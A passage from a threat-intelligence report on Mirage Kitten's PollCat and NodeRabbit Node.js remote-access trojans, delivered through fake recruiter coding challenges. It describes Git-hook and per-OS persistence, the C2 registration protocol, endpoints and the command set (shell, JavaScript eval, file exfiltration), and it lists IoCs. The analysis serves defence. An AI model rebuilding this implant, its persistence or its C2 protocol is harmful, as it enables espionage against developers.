For a selected repository, persist:project:inject appends a marked launcher to .git/hooks/post-merge and .git/hooks/post-checkout by default. The marker is # shepherd-persist; the line following the marker attempts to start the installed payload with Node in the background. A later Git operation must trigger one of those hooks, and the referenced Node executable and payload must still exist.

PollCat RAT

While tracking NodeRabbit infections, we discovered another malicious tool we dubbed PollCat, which is also distributed under the guise of a programming challenge. The sample we obtained resides inside RankChallenge-react, a React code-fixing challenge presented as a time-limited developer assessment. Running the project invokes npm i && node index.js, which starts the local application and attempts to open the challenge in the user’s browser.

Although the visible exercise is not a security CTF, the project uses CTF terminology in several places. The root package is named ctf-server, the backend prints CTF server running, the frontend uses several ctf-* storage keys, and the tutorial refers to path/to/ctf. These repeated labels, together with instructions that do not fully match the delivered application, are consistent with an AI-assisted or template-generated project. One possible explanation is that the attacker prompted an AI coding assistant to create a CTF-style React platform and later inserted the malicious components.

README instructions and challenge overview included in the trojanized React coding project

README instructions and challenge overview included in the trojanized React coding project

The PDF tutorial contained in the same archive as the project tells the target to click Continue, enter a six-digit OTP code, and complete the challenge within a one-hour session. It states that codes are supplied by the recruiter, are single-use, and expire quickly; the visible login page also claims that codes rotate every 30 seconds. In the delivery scenario described by the investigation, the threat actor posing as a recruiter could provide the code directly to the targeted developer. This gives the operator control over access to the lure, while the expiring code and countdown create a sense of urgency, pressuring the target to run the project and complete the assessment quickly, potentially accelerating the infection process.

One-hour session window enforced by the trojanized coding challenge

The bundled .env file contains the JWT signing secret, OTP service URL, and OTP client ID.

Configuration embedded in .env file of the trojanized coding project, including the OTP service URL and client identifier

The application forwards submitted codes to an attacker-managed domain registered in late June-2026: https://lifespotify[.]com/api/users/b879746e-fed9-4211-a6da-4d8223681267/otp/validate.

That said, PollCat starts independently of the OTP authentication process. During application startup, app.js loads requireAuth.js, which imports and immediately starts the malicious requireObjects.js component. PollCat can therefore begin C2 registration and command polling while the application is still loading, before the user enters an access code.

A failed OTP validation prevents the user from accessing the protected challenge features, but PollCat continues running in the background. A successful OTP validation issues a JWT and creates another worker that starts an additional PollCat instance. The first authenticated request also triggers the persistence attempt.

Persistence starts when the first request carrying a valid JWT reaches the protected middleware. PollCat then uses one of the following methods:

Operation system

Persistence mechanism

Windows

Writes package.json and requireObject.js to %APPDATA%\Microsoft\Network, runs npm install, and creates a daily task named NetSync_<username> and scheduled for 09AM that runs the worker with Node.js.

Linux

Writes the worker to ~/.node_packages, runs npm i, and appends both a daily 09AM cron line and an @reboot line.

macOS

Uses the same ~/.node_packages copy and cron path, then creates and loads ~/Library/LaunchAgents/com.harsh.requireobject.plist with RunAtLoad and a daily 09AM trigger.

Once active, PollCat identifies the host as 129--<hostname> and iterates over the following C2s until registration succeeds:

1. https://sahi-finance[.]com

2. https://GamebarAppinformation[.]azurewebsites[.]net

3. https://GamebarApp[.]azurewebsites[.]net


To register, it sends the following HTTP request to the C2:

POST /beacon HTTP/1.1

Host: <c2-host>

Content-Type: application/json


{"clientId":"<client-id>","type":"poll","pcName":"<hostname>","userName":"<username>"}


On successful registration, PollCat expects an unusual HTTP 400 response containing a socket identifier and optional timing values:

HTTP/1.1 400

Content-Type: application/json


{"socketId":"<socket-id>","pollInterval":<poll-interval-ms>,"jitterTime":<jitter-ms>}


After registration, PollCat sends host information to /gate/hello, polls /gate/fetch for commands, and returns results through /gate/submit. All endpoints in use are presented in the table below.

Method

Endpoint

Purpose

POST

/beacon

Register the client and obtain a socketId and optional timing values.

POST

/gate/hello

Submit host, user, domain, OS information, and its current privilege level.

GET

/gate/fetch?token=<socketId>

Poll for commands.

POST

/gate/submit

Submit a Base64-encoded command-result structure.

GET

/vault/<uuid>

Retrieve a hosted file and write it to the victim machine.

PUT

/vault/push/

Upload a local file or file chunk to the C2.

POST

/gate/track

Report chunk-upload progress.

By default, PollCat RAT polls every two minutes with up to five seconds of jitter. Commands and results are stored as little-endian binary records and carried as Base64 text.

PollCat RAT declares 22 commands, but three of them have no implementation:

Command

Functionality

0x02 (DIR)

List a directory.

0x03 (MV)

Move a file or directory.

0x04 (RUN)

Execute a shell command.

0x05 (TASKLIST)

List running processes.

0x06 (DEL)

Delete a file or directory.

0x07 (UPLOAD)

Download a file from the C2 to the victim’s machine.

0x08 (DOWNLOAD)

Upload a local file to the C2.

0X09 (DRIVES)

List drives, volumes, or mount points.

0X0A (TERMINATE)

Terminate a process by PID.

0X0B (RUNDLL)

Load a DLL and call an exported function on Windows.

0X0C (MKDIR)

Create a directory.

0X0D (ZIP)

Create or extract a ZIP archive.

0X0E (CHUNKED_DOWNLOAD)

Upload a local file in chunks.

0X0F (RUN_HIDDEN)

Start a hidden background process.

0X20 (EVAL_JS)

Execute JavaScript supplied by the C2.

0X30 (SYSTEM_CHECK)

Collect process and software inventory.

0XA1 (WS_DOWNLOAD)

Defined but not implemented.

0xB0 (REQUEST_ELEVATION)

Defined but not implemented.

0XB1 (PERSIST)

Defined but not implemented.

0xF0 (SET_SLEEP_TIME)

Change the polling interval.

0XF1 (SET_IDLE_TIME)

Store an idle-time value.

0xF2 (SET_JITTER_TIME)

Change polling jitter.

The command names UPLOADDOWNLOAD, and CHUNKED_DOWNLOAD are written from the C2’s perspective. UPLOAD sends a C2-hosted file to the victim’s machine, while the two download commands transfer victim files back to the C2.

EVAL_JS runs JavaScript supplied by the C2 and gives that code access to Node.js modules, files, processes, networking, and child-process functions.
SYSTEM_CHECK collects the names of running processes and lists files and folders from:

It also searches for folders matching 24 hardcoded strings corresponding to security software vendor names: ‘Google’, ‘Microsoft’, ‘Palo Alto Networks’, ‘Cisco’, ‘VMware’, ‘Fortinet’, ‘Citrix’, ‘CheckPoint’, ‘Juniper Networks’, ‘LogMeIn’, ‘Sophos’, ‘Symantec’, ‘Trend Micro’, ‘McAfee’, ‘Kaspersky Lab’, ‘ESET’, ‘Bitdefender’, ‘Avast Software’, ‘CrowdStrike’, ‘SentinelOne’, ‘Malwarebytes’, ‘BraveSoftware’, ‘Tencent’, and ‘Naver’.

When PollCat finds a matching folder, it lists that folder’s root contents. It does not recursively scan the entire product directory. The detailed inventory, including process names, directory listings, and collected paths, is sent as JSON to POST /api/system-details/result.

Infrastructure

Mirage Kitten continues to rely on Azure Websites and Cloudflare-backed domains to hinder infrastructure discovery and tracking. More importantly, the use of Microsoft Azure subdomains for C2 helps the traffic blend into legitimate organizational network activity. In some cases that we encountered during our research, the actors even incorporated the targeted organization’s name into the Azure subdomain, making C2 communications appear more like normal business traffic originating from an employee machine during regular business days.

Domain

Registrar

ASN

Malware sample

naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net

MarkMonitor Inc.

AS 8075

NodeRabbit RAT sample 1

rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net

MarkMonitor Inc.

AS 8075

NodeRabbit RAT sample 2

crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net

MarkMonitor Inc.

AS 8075

NodeRabbit RAT sample 3

dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net

MarkMonitor Inc.

AS 8075

NodeRabbit RAT sample 4

healthcomfsdpower[.]com
visitfinancedentists[.]com

NameCheap, Inc.

AS 13335

NodeRabbit RAT sample 5

kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net

MarkMonitor Inc.

AS 8075

greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net

MarkMonitor Inc.

AS 8075

NodeRabbit RAT sample 6

hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com

MarkMonitor Inc.

AS 8075

NodeRabbit RAT sample 7

lifespotify[.]com

Dynadot

AS 8075

PollCat RAT

gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net

MarkMonitor Inc.

sahi-finance[.]com

NameCheap, Inc.

Based on our analysis of Mirage Kitten’s infrastructure, we identified certain patterns across several command-and-control channels, including msmanagementgrp[.]com and visitfinancedentists[.]com

Further investigation based on these patterns led to the discovery of approximately 11 additional infrastructure assets attributed to the same group.

Domain

Creation date

Registrar

healthful-hub[.]com

2026-07-03

NameCheap, Inc.

neumedicahealthcare[.]com

2026-07-03

NameCheap, Inc.

optimumhealthcredit[.]com

2026-07-03

NameCheap, Inc.

healthfullyrecipes[.]com

2026-06-30

NameCheap, Inc.

refreshhealthandwellness[.]com

2026-06-09

NameCheap, Inc.

healthvitalitycare[.]com

2026-05-18

NameCheap, Inc.

aceofspadesmanagement[.]com

2026-05-18

NameCheap, Inc.

glmediaagency[.]com

2026-05-18

NameCheap, Inc.

digimediaskill[.]com

2026-05-18

NameCheap, Inc.

healthyweightplan[.]com

2026-05-18

NameCheap, Inc.

mens-health-online[.]com

2026-05-15

NameCheap, Inc.

Victims

Based on our telemetry, we identified victims in fintech, aviation and aerospace sectors across the Middle East and Africa – specifically, in Egypt, Ethiopia and Afghanistan.

We also observed submissions of ZIP archives with trojanized projects containing NodeRabbit and PollCat to an online multi-scanner originating from several countries, including India, Türkiye, Israel, Iraq, Germany, and Ireland.

Attribution

We attribute this activity to Mirage Kitten with a high degree of confidence based on the following observations:

  1. 1 Structural similarities with the Retrograde/MiniFast native DLL backdoor (MD5:810F8E3B88EB05F710C09552941D6F56)

  2. 2 Speaking of victimology, the attacks are consistent with Mirage Kitten’s known geographic targeting, with the group maintaining a strong focus on entities across Africa and the Middle East, this time with a particular focus on the aviation and FinTech sectors.

  3. 3 As for the operational infrastructure, Mirage Kitten has historically hosted its initial ZIP lures on legitimate third-party services. Previously, it used onlyoffice.com for this purpose. In this activity, the group shifted to Amazon S3 buckets.

  4. 4 Finally, the combination of Azure Websites and Cloudflare‑backed domains has been a hallmark of Mirage Kitten’s TTPs, which we have observed across NodeRabbit and PollCat.

Conclusions

Mirage Kitten’s latest activity marks a notable evolution in the group’s tooling: NodeRabbit and PollCat are the group’s first Node.js/JavaScript-based implants, departing from its usual native malware deployed through DLL search-order hijacking. The shift to cross-platform scripting gives the operators a single codebase that runs on Windows, Linux, and macOS, with payloads that blend naturally into developer workstations.

The delivery mechanism, however, remains consistent with Mirage Kitten’s historical tradecraft: the use of recruiter personas on LinkedIn to target critical sectors across the Middle East and Africa for cyberespionage purposes. We continue to track the group’s activity and will report on new developments in future publications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CBAAF0900A13F28E380F49ADECEC932C  FrontEnd-Task.zip
1EA83E4E4592B01E4ACAB63EB867BEE5  Front-Technical-Challenge.zip
366515822D5AC1CC500711EF57A2E32E  Task-FullStack.zip
CF449F1992C2819E62AC44A0B06AC2E7  fullstack-1536.zip
E95A4366686E3F786EA3C056FAB5B0DA  webapp76592.zip
DE5AF16A3757EF700B01DC34D67079AE  webapp76531.zip
BE086789568441D0D7E4679AEE51F566  challenges-17831.zip
E259C5EDF158AAC4CFE14F77DDD0B196  challenges-17832.zip
291AC3ABE73C5158E59A437B75D5F0AA  Project-1802.zip
0962F56D7EC69F4F2A0162DCBE22116B  Case-34234.zip
795E053A990A1569FFDCB57F48F6D085  RankChallenge-react-6uJSX3-main.zip

Domains and IPs

oracle-challenge.s3[.]us-east-1.amazonaws[.]com
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
healthcomfsdpower[.]com
visitfinancedentists[.]com
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
lifespotify[.]com
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
sahi-finance[.]com
healthful-hub[.]com
neumedicahealthcare[.]com
optimumhealthcredit[.]com
healthfullyrecipes[.]com
Refreshhealthandwellness[.]com
healthvitalitycare[.]com
aceofspadesmanagement[.]com
glmediaagency[.]com
digimediaskill[.]com
healthyweightplan[.]com
mens-health-online[.]com


 H  ARTICLES  ALERTS  CONFERENCE  MALWARE TRAFFICS  UPDATE  SOFTWARE  BATTLEFIELD UKRAINE